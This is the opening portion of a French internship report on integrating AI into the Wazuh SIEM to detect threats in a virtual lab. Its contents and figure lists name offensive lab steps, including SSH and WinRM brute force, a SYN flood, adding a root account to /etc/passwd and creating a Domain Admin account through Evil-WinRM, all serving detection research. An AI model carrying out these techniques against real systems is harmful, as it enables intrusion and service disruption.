

République Tunisienne

\*\*\*\*\*

Ministère de l'Enseignement Supérieur et de la Recherche Scientifique

\*\*\*\*\*

École Supérieure privée de Génie Informatique et de Technologie



## RAPPORT DE STAGE DE FIN D'ÉTUDES

Spécialité : Sécurité des systèmes d'information

réalisé par

**Jean Daniel Sylva OSSIBOUYEN**

### Titre

Intégration de l'IA dans un SIEM (Wazuh) pour la détection avancée des menaces, failles et vulnérabilité

**Encadrant professionnel :** Mohamed AIIMDI

**Encadrant académique :** Mohamed MANSOURI

Réalisé au sein de SFM Technologie



Soutenu le .....

Devant le jury composé de

---

|       |                         |
|-------|-------------------------|
| ..... | Président               |
| ..... | Rapporteur              |
| ..... | Encadrant académique    |
| ..... | Encadrant professionnel |

---

---

*Déploiement de l'IA dans un SIEM pour la détection avancée des menaces*

**Année Universitaire : 2025/2026**

## PAGE DES SIGNATURES

Je soussigné(e), certifie que ce rapport de stage est mon travail personnel.

J'autorise l'étudiant à faire le dépôt  
de son rapport.

**Encadrant professionnel**

Heni

Lieu, date .....

Signature et cachet

J'autorise l'étudiant à faire le dépôt  
de son rapport.

**Encadrant académique**

Mohamed MANSOURI

Lieu, date .....

Signature

### **Dédicace**

A mon père OSSIBOUYEN Aziz pour les efforts qu'il ne cesse de faire pour moi.

## REMERCIEMENTS

La réalisation de ce mémoire marque l'aboutissement d'un parcours académique et professionnel enrichissant. À ce titre, je tiens à exprimer ma profonde gratitude à toutes les personnes et institutions qui ont contribué, de près ou de loin, à la réussite de ce travail.

Je remercie tout particulièrement l'entreprise **SFM Technologies**, à Tunis, pour m'avoir accueilli au sein de son équipe durant mon stage et pour m'avoir offert un environnement propice à l'apprentissage, à l'acquisition de nouvelles compétences et à la mise en pratique des connaissances acquises au cours de ma formation.

Mes sincères remerciements s'adressent à mon encadrant professionnel, **Héni**, pour sa disponibilité, ses précieux conseils, son accompagnement constant et la confiance qu'il m'a accordée tout au long de cette expérience. Son expertise et son soutien ont été déterminants dans la réalisation de ce projet.

J'exprime également ma profonde reconnaissance à mon encadrant académique, **Mohamed MANSOURI**, pour son suivi rigoureux, ses orientations pertinentes, ses remarques constructives et son engagement tout au long de ce travail de recherche.

Je tiens à remercier l'ensemble des enseignants et du personnel administratif de **ESGI-TECH** pour la qualité de la formation dispensée, les connaissances transmises et l'encadrement dont j'ai bénéficié durant mon cursus universitaire.

Mes remerciements vont également aux membres du jury qui ont accepté d'évaluer ce mémoire. Je leur suis reconnaissant pour le temps consacré à l'examen de ce travail, ainsi que pour leurs remarques et recommandations qui contribueront à son amélioration.

Enfin, j'adresse mes plus sincères remerciements à toutes les personnes qui, de près ou de loin, ont contribué à la réalisation de ce mémoire, par leur soutien, leurs encouragements, leurs conseils ou leur aide précieuse.

À toutes et à tous, j'exprime ma profonde gratitude.

## TABLE DES MATIÈRES

|                                                                       |           |
|-----------------------------------------------------------------------|-----------|
| Page des signatures                                                   | 1         |
| Dédicaces                                                             | 2         |
| Remerciements                                                         | 3         |
| Liste des tableaux                                                    | 7         |
| Liste des figures                                                     | 8         |
| Liste des abréviations                                                | 9         |
| Introduction Générale                                                 | 11        |
| <b>ETAT DE L'ART</b>                                                  | <b>14</b> |
| Introduction . . . . .                                                | 14        |
| 1    Présentation de la structure d'accueil . . . . .                 | 14        |
| 1.1    Présentation générale de l'entreprise . . . . .                | 15        |
| 2    Cadre et déroulement du stage . . . . .                          | 17        |
| 2.1    Contexte du stage . . . . .                                    | 17        |
| 2.2    Objectifs du stage . . . . .                                   | 17        |
| 2.3    Missions réalisées . . . . .                                   | 17        |
| 2.4    Apports du stage . . . . .                                     | 18        |
| 3    Présentation du SIEM . . . . .                                   | 18        |
| 3.1    Définition d'un SIEM . . . . .                                 | 18        |
| 3.2    Évolution des SIEM traditionnels . . . . .                     | 19        |
| 3.3    Limites des SIEM traditionnels . . . . .                       | 19        |
| 3.4    Comparaison des principales solutions SIEM . . . . .           | 19        |
| 4    Présentation technique de Wazuh . . . . .                        | 20        |
| 4.1    Architecture de Wazuh . . . . .                                | 21        |
| 4.2    Les agents Wazuh : point d'entrée des données . . . . .        | 21        |
| 4.3    Le Wazuh Manager : cœur du système . . . . .                   | 21        |
| 4.4    Le rôle de Filebeat : transport des logs . . . . .             | 21        |
| 4.5    Le moteur d'indexation : OpenSearch / Elasticsearch . . . . .  | 22        |
| 4.6    Le Dashboard : visualisation et supervision . . . . .          | 22        |
| 4.7    Flux global des données . . . . .                              | 22        |
| 4.8    Avantages de l'architecture Wazuh . . . . .                    | 22        |
| 4.9    Limites de l'architecture . . . . .                            | 22        |
| 4.10    Fonctionnalités principales . . . . .                         | 23        |
| 5    Intelligence Artificielle appliquée à la cybersécurité . . . . . | 24        |
| 5.1    Définition de l'intelligence artificielle . . . . .            | 24        |
| 5.2    Rôle de l'IA dans la cybersécurité . . . . .                   | 26        |
| 5.3    Le Machine Learning en cybersécurité . . . . .                 | 29        |
| 5.4    Cas d'usage de l'IA dans les SIEM . . . . .                    | 30        |
| 5.5    Avantages de l'intégration de l'IA . . . . .                   | 31        |
| 5.6    Limites et défis . . . . .                                     | 31        |

|          |                                                                              |           |
|----------|------------------------------------------------------------------------------|-----------|
| 5.7      | Travaux existants . . . . .                                                  | 31        |
| <b>2</b> | <b>MATERIELS</b>                                                             | <b>36</b> |
|          | Introduction générale de l'environnement expérimental . . . . .              | 36        |
| 1        | Choix de la plateforme de virtualisation . . . . .                           | 36        |
| 2        | Choix de l'architecture et justification . . . . .                           | 36        |
| 3        | Configuration réseau : mode NAT . . . . .                                    | 38        |
|          | Configuration du NAT sur VMware et Plan d'adressage réseau . . . . .         | 39        |
| 4        | Configuration matérielle de la machine hôte . . . . .                        | 40        |
| 5        | Description détaillée des machines virtuelles . . . . .                      | 41        |
| 5.1      | Serveur SIEM : Wazuh . . . . .                                               | 41        |
| 5.2      | Windows Server 2025 – Contrôleur de domaine . . . . .                        | 43        |
| 5.3      | Machine cliente Windows 10 . . . . .                                         | 47        |
| 5.4      | Serveur Linux : Ubuntu Server . . . . .                                      | 47        |
| 5.5      | Machine attaquante : Kali Linux . . . . .                                    | 47        |
| 6        | Outils d'attaque sur Kali Linux . . . . .                                    | 48        |
| 7        | Outils de l'agent IA SOC . . . . .                                           | 48        |
| 8        | Configuration matérielle . . . . .                                           | 49        |
| 9        | Validation et cohérence de l'environnement . . . . .                         | 49        |
|          | Conclusion de la partie . . . . .                                            | 49        |
| <b>3</b> | <b>METHODES</b>                                                              | <b>51</b> |
| 1        | Méthodologie d'attaque basée sur MITRE ATT&CK . . . . .                      | 51        |
| 1.1      | Introduction à l'approche méthodologique . . . . .                           | 51        |
| 1.2      | Présentation du framework MITRE ATT&CK . . . . .                             | 51        |
| 1.3      | Application du framework à l'environnement expérimental . . . . .            | 52        |
| 1.4      | Exploitation des résultats pour le SIEM . . . . .                            | 56        |
| 1.5      | Apport pour l'intelligence artificielle . . . . .                            | 56        |
|          | Conclusion . . . . .                                                         | 56        |
| 2        | Méthodologie avant/après installation des agents Wazuh . . . . .             | 56        |
| 2.1      | Avant l'installation des agents Wazuh sur les différentes machines . . . . . | 56        |
| 2.2      | Après l'installation des agents Wazuh . . . . .                              | 69        |
| 2.3      | Synthèse comparative AVANT vs APRÈS agents . . . . .                         | 77        |
| 3        | Développement de l'Agent IA SOC . . . . .                                    | 77        |
| 3.1      | Architecture de l'Agent IA SOC . . . . .                                     | 77        |
| 3.2      | Intégration des plateformes de Threat Intelligence . . . . .                 | 78        |
| 3.3      | Moteur d'analyse par Intelligence Artificielle . . . . .                     | 79        |
| 3.4      | Mécanisme de blocage automatique des IPs . . . . .                           | 79        |
| 3.5      | Génération des rapports PDF et envoi email . . . . .                         | 79        |
| 3.6      | Résultats de l'Agent IA SOC . . . . .                                        | 80        |
| 3.7      | Architecture technique complète . . . . .                                    | 81        |
| 3.8      | Limites et perspectives d'amélioration . . . . .                             | 82        |
| 3.9      | Bilan de l'Agent IA SOC . . . . .                                            | 83        |
| <b>4</b> | <b>RÉSULTATS ET INTERPRÉTATIONS</b>                                          | <b>85</b> |
| 1        | Introduction . . . . .                                                       | 85        |
| 2        | Évaluation des performances du SIEM Wazuh . . . . .                          | 85        |
| 2.1      | Taux de détection avant et après intégration . . . . .                       | 85        |
| 2.2      | Analyse des alertes générées . . . . .                                       | 86        |

|     |                                                                         |           |
|-----|-------------------------------------------------------------------------|-----------|
| 3   | Performances du moteur d'Intelligence Artificielle . . . . .            | 86        |
| 3.1 | Précision de l'analyse comportementale . . . . .                        | 86        |
| 3.2 | Réduction des faux positifs et faux négatifs . . . . .                  | 87        |
| 4   | Évaluation de la réactivité de l'Agent IA SOC' . . . . .                | 87        |
| 4.1 | Temps de réponse du mécanisme de blocage automatique . . . . .          | 87        |
| 4.2 | Efficacité de l'intégration avec la Threat Intelligence . . . . .       | 87        |
| 5   | Discussion et Interprétation Globale . . . . .                          | 88        |
| 5.1 | Apports de la solution par rapport aux systèmes traditionnels . . . . . | 88        |
| 5.2 | Limites rencontrées lors de l'expérimentation . . . . .                 | 88        |
| 5.3 | Perspectives d'évolution et recommandations . . . . .                   | 88        |
|     | Conclusion du chapitre . . . . .                                        | 88        |
|     | <b>Conclusion Générale</b>                                              | <b>90</b> |
|     | <b>Résumé</b>                                                           | <b>94</b> |
|     | <b>Abstract</b>                                                         | <b>96</b> |

## **LISTE DES TABLEAUX**

|      |                                                                         |    |
|------|-------------------------------------------------------------------------|----|
| 2.1  | Récapitulatif des machines virtuelles du laboratoire . . . . .          | 37 |
| 2.2  | Tableau d'adressage complet . . . . .                                   | 40 |
| 2.3  | Configuration matérielle de la machine hôte . . . . .                   | 40 |
| 2.4  | Répartition des ressources entre les machines virtuelles . . . . .      | 41 |
| 2.5  | Outils d'attaque déployés sur Kali Linux . . . . .                      | 48 |
| 2.6  | Bibliothèques Python de l'agent IA SOC . . . . .                        | 48 |
| 3.7  | Les 14 tactiques de la matrice MITRE ATT&CK Enterprise . . . . .        | 52 |
| 3.8  | Techniques MITRE ATT&CK déployées dans le laboratoire . . . . .         | 53 |
| 3.9  | Résultats du scan de services – Tableau III.1 . . . . .                 | 58 |
| 3.10 | Récapitulatif des trois niveaux du SYN Flood . . . . .                  | 65 |
| 3.11 | Récapitulatif des attaques de la phase AVANT agents . . . . .           | 69 |
| 3.12 | Alertes Wazuh lors du Brute Force SSH . . . . .                         | 74 |
| 3.13 | Détails de la règle 550 – FIM /etc/passwd . . . . .                     | 75 |
| 3.14 | Détails de la règle 5902 – Création de compte . . . . .                 | 76 |
| 3.15 | Synthèse comparative avant/après agents Wazuh . . . . .                 | 77 |
| 3.16 | Plateformes de Threat Intelligence intégrées . . . . .                  | 78 |
| 3.17 | Résultats du premier cycle de l'Agent IA SOC . . . . .                  | 80 |
| 3.18 | Architecture technique complète de l'Agent IA SOC . . . . .             | 82 |
| 4.19 | Taux de détection avant et après déploiement des agents Wazuh . . . . . | 86 |



## TABLE DES FIGURES

|      |                                                                                                        |    |
|------|--------------------------------------------------------------------------------------------------------|----|
| 1    | Logo de SFM Technologies . . . . .                                                                     | 15 |
| 2    | Réseau de partenaires stratégiques de SFM Technologies . . . . .                                       | 17 |
| 3    | Architecture classique des SIEM . . . . .                                                              | 20 |
| 4    | Architecture détaillée et flux de données de Wazuh . . . . .                                           | 23 |
| 5    | Évolution de l'activité des familles d'IA symbolique et numérique depuis les années 50 . . . . .       | 26 |
| 2.6  | Éditeur de réseau virtuel VMware – VMnet8 . . . . .                                                    | 39 |
| 2.7  | Configuration du sous-réseau NAT sur VMnet8 . . . . .                                                  | 39 |
| 2.8  | Page de téléchargement de l'OVA Wazuh . . . . .                                                        | 42 |
| 2.9  | Vérification de l'adresse IP du serveur Wazuh via <code>ip a</code> . . . . .                          | 43 |
| 2.10 | Interface graphique du Dashboard Wazuh accessible depuis Kali Linux . . . . .                          | 43 |
| 2.11 | Configuration de l'adresse IP statique sur Windows Server 2025 . . . . .                               | 44 |
| 2.12 | Gestionnaire de serveur – Ajout de rôles et fonctionnalités . . . . .                                  | 44 |
| 2.13 | Sélection du type d'installation . . . . .                                                             | 45 |
| 2.14 | Ajout du rôle ADDS – Service de Domaine Active Directory . . . . .                                     | 45 |
| 2.15 | Confirmation et lancement de l'installation du service ADDS . . . . .                                  | 45 |
| 2.16 | Promotion du serveur en contrôleur de domaine . . . . .                                                | 46 |
| 2.17 | Création de la forêt et du domaine <code>pfe.local</code> . . . . .                                    | 46 |
| 2.18 | Vérification de l'installation via Utilisateurs et ordinateurs Active Directory . . . . .              | 46 |
| 3.19 | Résultats du scan de découverte des hôtes actifs – <code>nmap -sn</code> . . . . .                     | 57 |
| 3.20 | Résultats détaillés du scan de services Nmap . . . . .                                                 | 59 |
| 3.21 | Résultats de l'énumération Active Directory avec <code>enum4linux</code> . . . . .                     | 60 |
| 3.22 | Résultat de la tentative d'énumération LDAP anonyme . . . . .                                          | 61 |
| 3.23 | Création du wordlist <code>password.txt</code> . . . . .                                               | 61 |
| 3.24 | Résultat Hydra – 9 tentatives, mot de passe absent du wordlist . . . . .                               | 62 |
| 3.25 | Force brute SSH réussi après ajout du mot de passe dans le wordlist . . . . .                          | 62 |
| 3.26 | Résultat de l'attaque par force brute WinRM avec CrackMapExec . . . . .                                | 63 |
| 3.27 | Kerberoasting bloqué – erreur KDC_ERR_ETYPE_NOSUPP (AES-256 enforced) . . . . .                        | 63 |
| 3.28 | Attaque SYN Flood avec <code>hping3</code> – 1 229 197 paquets en 15 secondes . . . . .                | 64 |
| 3.29 | Impact du SYN Flood observé via le Gestionnaire des tâches Windows (Avant – Pendant – Après) . . . . . | 65 |
| 3.30 | Modification malveillante du fichier <code>/etc/passwd</code> – ajout d'un compte UID=0 . . . . .      | 66 |
| 3.31 | Énumération des droits sudo – configuration (ALL:ALL) ALL détectée . . . . .                           | 67 |
| 3.32 | Liste des binaires avec le bit SUID activé . . . . .                                                   | 67 |
| 3.33 | Connexion Evil-WinRM établie sur le contrôleur de domaine . . . . .                                    | 68 |
| 3.34 | Création du compte Domain Admin via Evil-WinRM . . . . .                                               | 68 |
| 3.35 | Dashboard Wazuh – agents installés et événements détectés en temps réel . . . . .                      | 70 |
| 3.36 | Alertes Wazuh générées lors de l'attaque brute force WinRM . . . . .                                   | 71 |
| 3.37 | Détail de la règle 60122 – tentative de connexion échouée (niveau 5) . . . . .                         | 72 |
| 3.38 | Création du compte Domain Admin depuis Kali via Evil-WinRM . . . . .                                   | 73 |
| 3.39 | Résultat sur Wazuh – alertes critiques niveau 8, règle 60109 . . . . .                                 | 73 |
| 3.40 | Rapport PDF généré par l'Agent IA SOC et reçu par email . . . . .                                      | 81 |

## LISTE DES ABRÉVIATIONS

|                         |                                                                                                                                     |
|-------------------------|-------------------------------------------------------------------------------------------------------------------------------------|
| <b>AD</b>               | Active Directory — Annuaire d'entreprise Microsoft                                                                                  |
| <b>AD DS</b>            | Active Directory Domain Services — Services de domaine Active Directory                                                             |
| <b>API</b>              | Application Programming Interface — Interface de programmation applicative                                                          |
| <b>APT</b>              | Advanced Persistent Threat — Menace persistante avancée                                                                             |
| <b>CPU</b>              | Central Processing Unit — Unité centrale de traitement                                                                              |
| <b>CVE</b>              | Common Vulnerabilities and Exposures — Vulnérabilités et expositions communes                                                       |
| <b>DC</b>               | Domain Controller — Contrôleur de domaine                                                                                           |
| <b>DHCP</b>             | Dynamic Host Configuration Protocol — Protocole de configuration dynamique                                                          |
| <b>DNS</b>              | Domain Name System — Système de noms de domaine                                                                                     |
| <b>DoS</b>              | Denial of Service — Dénier de service                                                                                               |
| <b>FIM</b>              | File Integrity Monitoring — Surveillance de l'intégrité des fichiers                                                                |
| <b>FN</b>               | False Negative — Faux négatif                                                                                                       |
| <b>FP</b>               | False Positive — Faux positif                                                                                                       |
| <b>FSMO</b>             | Flexible Single Master Operations — Rôles uniques dans Active Directory                                                             |
| <b>GDPR</b>             | General Data Protection Regulation — Règlement général sur la protection des données                                                |
| <b>GID</b>              | Group Identifier — Identifiant de groupe Linux                                                                                      |
| <b>GPG</b>              | Good Practice Guide — Guide de bonnes pratiques                                                                                     |
| <b>GPO</b>              | Group Policy Object — Objet de stratégie de groupe                                                                                  |
| <b>HIDS</b>             | Host-based Intrusion Detection System — Système de détection d'intrusion basé sur les hôtes                                         |
| <b>HIPAA</b>            | Health Insurance Portability and Accountability Act — Loi américaine sur la portabilité et la responsabilité de l'assurance maladie |
| <b>HTTPS</b>            | HyperText Transfer Protocol Secure — Protocole HTTP sécurisé                                                                        |
| <b>IA</b>               | Intelligence Artificielle                                                                                                           |
| <b>IDS</b>              | Intrusion Detection System — Système de détection d'intrusion                                                                       |
| <b>IoC</b>              | Indicator of Compromise — Indicateur de compromission                                                                               |
| <b>IP</b>               | Internet Protocol — Protocole Internet                                                                                              |
| <b>JSON</b>             | JavaScript Object Notation — Format d'échange de données                                                                            |
| <b>JWT</b>              | JSON Web Token — Jeton d'authentification JSON                                                                                      |
| <b>LDAP</b>             | Lightweight Directory Access Protocol — Protocole d'accès aux annuaires                                                             |
| <b>LLM</b>              | Large Language Model — Grand modèle de langage                                                                                      |
| <b>LPU</b>              | Language Processing Unit — Unité de traitement du langage (hardware Groq)                                                           |
| <b>MITRE ATT&amp;CK</b> | Adversarial Tactics, Techniques and Common Knowledge — Référentiel mondial des comportements d'attaquants                           |
| <b>ML</b>               | Machine Learning — Apprentissage automatique                                                                                        |
| <b>MTTD</b>             | Mean Time To Detect — Temps moyen de détection                                                                                      |

**MTTR** Mean Time To Respond — Temps moyen de réponse

**NAT** Network Address Translation — Traduction d'adresses réseau

**NIDS** Network-based Intrusion Detection System — Système de détection d'intrusion basé sur le réseau

**NIST** National Institute of Standards and Technology — Institut national des normes et technologies (USA)

**NTLM** NT LAN Manager — Protocole d'authentification Windows hérité

**OTX** Open Threat Exchange — Plateforme de partage de menaces AlienVault

**OVA** Open Virtual Appliance — Format standard de distribution de machines virtuelles

**PCI DSS** Payment Card Industry Data Security Standard — Standard de sécurité des données de l'industrie des cartes de paiement

**PDF** Portable Document Format — Format de document portable

**RAM** Random Access Memory — Mémoire vive

**RDP** Remote Desktop Protocol — Protocole de bureau à distance

**REST** Representational State Transfer — Style d'architecture pour les API web

**SID** Security Identifier — Identifiant de sécurité Windows

**SIEM** Security Information and Event Management — Système de gestion des informations et événements de sécurité

**SMB** Server Message Block — Protocole de partage de fichiers Windows

**SMTP** Simple Mail Transfer Protocol — Protocole de transfert de courrier

**SOAR** Security Orchestration, Automation and Response — Orchestration, automatisation et réponse à la sécurité

**SOC** Security Operations Center — Centre opérationnel de sécurité

**SPN** Service Principal Name — Nom principal de service Kerberos

**SSH** Secure Shell — Shell sécurisé

**SVM** Support Vector Machine — Machine à vecteurs de support

**TCP** Transmission Control Protocol — Protocole de contrôle de transmission

**TGS** Ticket Granting Service — Ticket de service Kerberos

**TGT** Ticket Granting Ticket — Ticket d'octroi de ticket Kerberos

**TLS** Transport Layer Security — Protocole de sécurité des transports

**TN** True Negative — Vrai négatif

**TP** True Positive — Vrai positif

**TSC** Trust Service Criteria — Critères de service de confiance

**TTP** Tactics, Techniques and Procedures — Tactiques, techniques et procédures

**UEBA** User and Entity Behavior Analytics — Analyse comportementale des utilisateurs et entités

**UID** User Identifier — Identifiant utilisateur Linux

**VM** Virtual Machine — Machine virtuelle

**VT-x** Virtualization Technology for IA-32 (Intel) — Technologie de virtualisation Intel

**WinRM** Windows Remote Management — Gestion à distance Windows

**XAI** Explainable Artificial Intelligence — Intelligence artificielle explicable

## INTRODUCTION GÉNÉRALE

L'évolution rapide des technologies numériques, la généralisation des environnements virtualisés et l'interconnexion croissante des systèmes d'information ont considérablement élargi la surface d'attaque des organisations. Les cybermenaces actuelles ne se limitent plus à des attaques opportunistes isolées ; elles prennent désormais la forme de campagnes sophistiquées, multi-vecteurs et souvent furtives. Les techniques employées par les attaquants (exploitation de vulnérabilités zero-day, mouvements latéraux, exfiltration discrète de données ou attaques internes) mettent à rude épreuve les mécanismes traditionnels de défense.

Dans ce contexte, les solutions de gestion des informations et des événements de sécurité (SIEM) occupent une place stratégique au sein des centres opérationnels de sécurité (SOC). Elles permettent de centraliser les journaux d'événements issus de différentes sources, d'effectuer des corrélations et de générer des alertes en cas de comportement suspect. Parmi les solutions open-source les plus reconnues figure Wazuh, qui intègre des fonctionnalités avancées telles que la détection d'intrusion hôte, la surveillance de l'intégrité des fichiers, la détection de vulnérabilités et le monitoring de conformité.

Néanmoins, malgré leur efficacité dans la détection d'attaques connues, les SIEM traditionnels reposent majoritairement sur des règles prédéfinies et des signatures statiques. Cette approche présente plusieurs limites structurelles. La plus critique d'entre elles réside dans l'impossibilité quasi totale d'identifier les menaces complexes en temps opportun, tout particulièrement lorsqu'il s'agit d'attaques zero-day. Faute d'historique, de modèle ou de signature préexistante, ces assauts exploitent des brèches totalement inconnues et s'exécutent bien avant qu'une règle de détection ne puisse être codée et déployée.

Les systèmes classiques se heurtent ainsi à une incapacité à détecter des comportements inédits, une dépendance à la mise à jour constante des règles, une production significative de faux positifs et une difficulté d'adaptation aux environnements dynamiques et distribués. Ainsi, face à des attaques de plus en plus polymorphes et discrètes, la détection en temps réel utile devient illusoire, car ces systèmes manquent de réactivité et de capacité d'anticipation.

L'Intelligence Artificielle (IA), et plus particulièrement les techniques de Machine Learning, offre une perspective prometteuse pour surmonter ces limites. En analysant de grands volumes de données hétérogènes, les modèles d'apprentissage automatique sont capables d'identifier des schémas complexes, de détecter des anomalies comportementales et d'améliorer la précision des alertes. L'intégration de l'IA au sein d'un SIEM pourrait ainsi permettre de passer d'une détection purement réactive à une détection adaptative et prédictive, ce qui nous amène à la problématique suivante :

*Dans quelle mesure l'intégration de techniques d'Intelligence Artificielle au sein d'un SIEM open-source tel que Wazuh permet-elle d'améliorer la détection avancée des menaces et des vulnérabilités, tout en réduisant le taux de faux positifs et en conservant une architecture exploitable dans un environnement réel ?*

Cette problématique soulève plusieurs interrogations secondaires :

- Comment concevoir une architecture d'intégration IA compatible avec l'écosystème Wazuh ?
- Quels modèles d'apprentissage sont les plus adaptés à l'analyse des journaux de sécurité ?
- L'approche hybride (règles + IA) améliore-t-elle significativement les performances de détection par rapport à un SIEM traditionnel ?

- Quels sont les impacts en termes de latence, de charge système et de complexité opérationnelle ?

Afin d'apporter des éléments de réponse, ce mémoire propose la conception et l'évaluation expérimentale d'une architecture hybride combinant les mécanismes de corrélation natifs de Wazuh avec des modèles de Machine Learning dédiés à la détection comportementale.

Un environnement expérimental sera mis en place à l'aide de machines virtuelles sous VirtualBox. Différents scénarios d'attaques (reconnaissance réseau, brute force, exploitation de vulnérabilités, escalade de privilèges, exfiltration simulée de données) seront générés afin de produire un ensemble de journaux représentatif. Ces données serviront à entraîner et tester plusieurs modèles supervisés et non supervisés. Les performances seront évaluées à l'aide de métriques standards (précision, rappel, F1-score, taux de faux positifs, temps de détection), puis comparées aux résultats obtenus avec Wazuh sans composante IA.

Ce mémoire est structuré en quatre parties principales :

- **La première partie** présente l'état de l'art relatif aux systèmes SIEM, à la plateforme Wazuh et aux applications de l'Intelligence Artificielle en cybersécurité.
- **La deuxième partie** décrit l'environnement matériel et logiciel mis en place, notamment l'architecture virtualisée utilisée pour l'expérimentation.
- **La troisième partie** détaille la méthodologie adoptée, incluant la génération des scénarios d'attaque, la collecte et le prétraitement des données, la conception des modèles d'apprentissage automatique ainsi que leur intégration dans l'architecture Wazuh.
- **La quatrième partie** expose les résultats expérimentaux obtenus, leur analyse comparative et leur interprétation critique, avant de discuter des limites et des perspectives d'amélioration.

## CHAPITRE I : ETAT DE L'ART

## Introduction

La cybersécurité est définie comme étant « la protection des systèmes informatiques contre le vol et l'endommagement de leur matériel, de leurs logiciels ou de leurs informations, ainsi que contre la perturbation ou le détournement des services qu'ils fournissent ».

Plus précisément, la cybersécurité d'un système informatique est généralement appréhendée à travers les conséquences que les attaques peuvent engendrer sur ce système et qu'il convient d'éviter. Ces conséquences se traduisent par la violation d'une ou plusieurs des trois propriétés fondamentales recherchées pour l'information, les services et l'infrastructure informatique : la confidentialité, l'intégrité et la disponibilité.

La protection des données à caractère personnel repose notamment sur la préservation de la confidentialité des informations permettant d'identifier directement ou indirectement une personne physique.

En pratique, on distingue deux approches complémentaires de la cybersécurité :

- **La cybersécurité organisationnelle (ou fonctionnelle)** : elle consiste à définir les mesures de protection, à évaluer les risques et à déterminer leur niveau d'acceptation à travers des démarches telles que l'analyse de risques, la méthode EBIOS ou encore les processus d'homologation. Bien que largement fondée sur des principes théoriques, cette approche s'appuie également sur les retours d'expérience du terrain et prend en considération l'évolution des menaces observées.
- **La cybersécurité opérationnelle** : elle vise à mettre en œuvre les mesures de sécurité définies, à détecter les incidents affectant les systèmes d'information et à répondre aux attaques lorsqu'elles surviennent. Très orientée vers les opérations de terrain, elle s'appuie notamment sur les services de *Security Operations Center* (SOC) pour la surveillance et la détection des incidents, ainsi que sur les équipes de réponse à incident (*Computer Emergency Response Team* – CERT) pour la qualification et le traitement des menaces.

Ainsi, sécuriser un système d'information consiste à empêcher toute entité non autorisée d'accéder aux données, de les modifier ou de les rendre indisponibles, ainsi qu'à protéger les services et l'infrastructure informatique contre toute action malveillante.

Pour atteindre cet objectif, différents mécanismes préventifs sont mis en place, tels que l'authentification, le contrôle d'accès ou encore le chiffrement des données. Toutefois, ces mécanismes peuvent parfois être contournés. Il devient alors indispensable de déployer des mécanismes de supervision et de surveillance permettant de vérifier en permanence qu'aucune violation des propriétés fondamentales de sécurité n'a eu lieu. En cas d'incident, ces dispositifs doivent être capables d'alerter rapidement les administrateurs afin qu'ils mettent en œuvre les mesures correctives appropriées. ““

## 1 Présentation de la structure d'accueil

Dans le cadre de notre formation en Master Professionnel en cybersécurité à l'Université ESGITECH de Tunis, la réalisation d'un stage en entreprise constitue une étape essentielle permettant de confronter les connaissances théoriques à des problématiques concrètes du monde professionnel. Ce stage, d'une durée de six mois, a été effectué au sein de l'entreprise SFM Technologies. Créée en 1995 et initialement issue du domaine des télécommunications et des réseaux, l'entreprise a su évoluer pour devenir un acteur majeur de la transformation digitale, de l'intégration de solutions connectées (IoT) et de l'intelligence artificielle.

L'intégration au sein de cette structure a permis de découvrir un environnement pro-

fessionnel dynamique, guidé par l'intelligence collective, l'innovation technologique et la satisfaction client. Elle a également offert un cadre de recherche et développement (R&D) idéal pour développer des compétences techniques pointues en cybersécurité, notamment à travers la mise en place de solutions de supervision et l'analyse avancée des menaces. Ce stage s'inscrit directement dans la problématique du présent mémoire, qui vise à améliorer la détection des cybermenaces en intégrant des techniques d'intelligence artificielle dans un système SIEM (Security Information and Event Management).

## 1.1 Présentation générale de l'entreprise

### Identité et positionnement

Fondée en 1995, SFM Technologies est une entreprise tunisienne disposant d'une envergure internationale avec des filiales en Europe, au Cameroun, au Burkina Faso et en Guinée. Forte de ses origines dans les télécommunications, elle se positionne aujourd'hui comme un partenaire technologique et stratégique incontournable. Son équipe d'experts et d'ingénieurs de haut niveau réalise des missions d'ingénierie, de conseil et d'audit pour le compte de régulateurs des télécommunications, d'opérateurs, de Ministères des TIC et de bailleurs de fonds internationaux (tels que la Banque Mondiale ou la BAD).

Parallèlement, SFM Technologies a élargi son positionnement pour accompagner les PME, les banques et les assurances vers la digitalisation, en proposant des écosystèmes numériques allant du développement logiciel à l'intégration de la cybersécurité.



FIGURE 1 – Logo de SFM Technologies

### Vision, Mission et Valeurs

La philosophie de SFM Technologies est structurée autour d'un socle identitaire fort :

- **Vision** : Être un acteur majeur de l'évolution digitale dans le monde.
- **Mission** : Améliorer la connectivité à l'échelle mondiale, accompagner la digitalisation de ses clients et numériser efficacement les processus de travail.
- **Valeurs fondamentales** : L'entreprise s'appuie au quotidien sur le Respect, l'Innovation, l'Intelligence collective, la Motivation et la Valorisation de ses collaborateurs.

### Domaines d'expertise

L'entreprise dispose d'une expertise diversifiée s'articulant autour de pôles de compétences complémentaires :

- **Ingénierie des Télécommunications** : Suivi et mesure de la qualité de service et de l'expérience utilisateur (QoS/QoE), optimisation des réseaux mobiles.
- **Solutions Entreprise et Digitalisation** : Développement d'applications sur-mesure, de plateformes numériques et de solutions de gestion intégrées.



- **Intelligence Artificielle et IoT** : Développement de solutions allant de l'objet connecté aux algorithmes d'IA (ex : Machine Learning, Deep Learning pour la détection d'anomalies).
- **Cybersécurité et Infrastructures IT** : Sécurisation des environnements, intégration de systèmes SIEM et protection des données cloud.

## **Organisation interne de l'entreprise**

### **a. Structure organisationnelle**

L'organisation de SFM Technologies repose sur une structure agile qui favorise la synergie entre ses départements à Tunis et ses différentes filiales. Les principaux pôles d'activité regroupent le pôle R&D, le pôle Télécoms, le pôle Développement logiciel & IA, le pôle Cybersécurité et Infrastructures, ainsi que le pôle commercial et gestion de projet. Chaque pôle est encadré par des spécialistes garantissant la réussite de projets d'envergure et de grande complexité technique.

### **b. Fonctionnement collaboratif et Transfert de compétences**

Le fonctionnement de l'entreprise met un point d'honneur au transfert de compétences. Que ce soit dans ses locaux ou chez ses clients, SFM organise périodiquement des sessions de formation. En interne, le travail en équipe, la méthode agile et l'encadrement des stagiaires ingénieurs (notamment via des projets de fin d'études innovants) assurent une amélioration continue de la qualité des livrables et une veille technologique permanente.

## **Activités et services proposés**

### **a. Solutions Télécom**

SFM Technologies s'illustre par sa maîtrise des processus de régulation technique. Elle propose des suites logicielles (telles que la plateforme OrQoEstra ou COSAP) dédiées à la digitalisation des processus d'ingénierie, au contrôle des tarifs et au monitoring des réseaux pour les grands opérateurs.

### **b. Solutions Entreprises et Digitales**

Engagée dans la transformation numérique, l'entreprise édite des plateformes qui facilitent la liaison des données et l'optimisation des processus d'affaires. Ces solutions s'adressent à de multiples secteurs.

### **c. Cybersécurité**

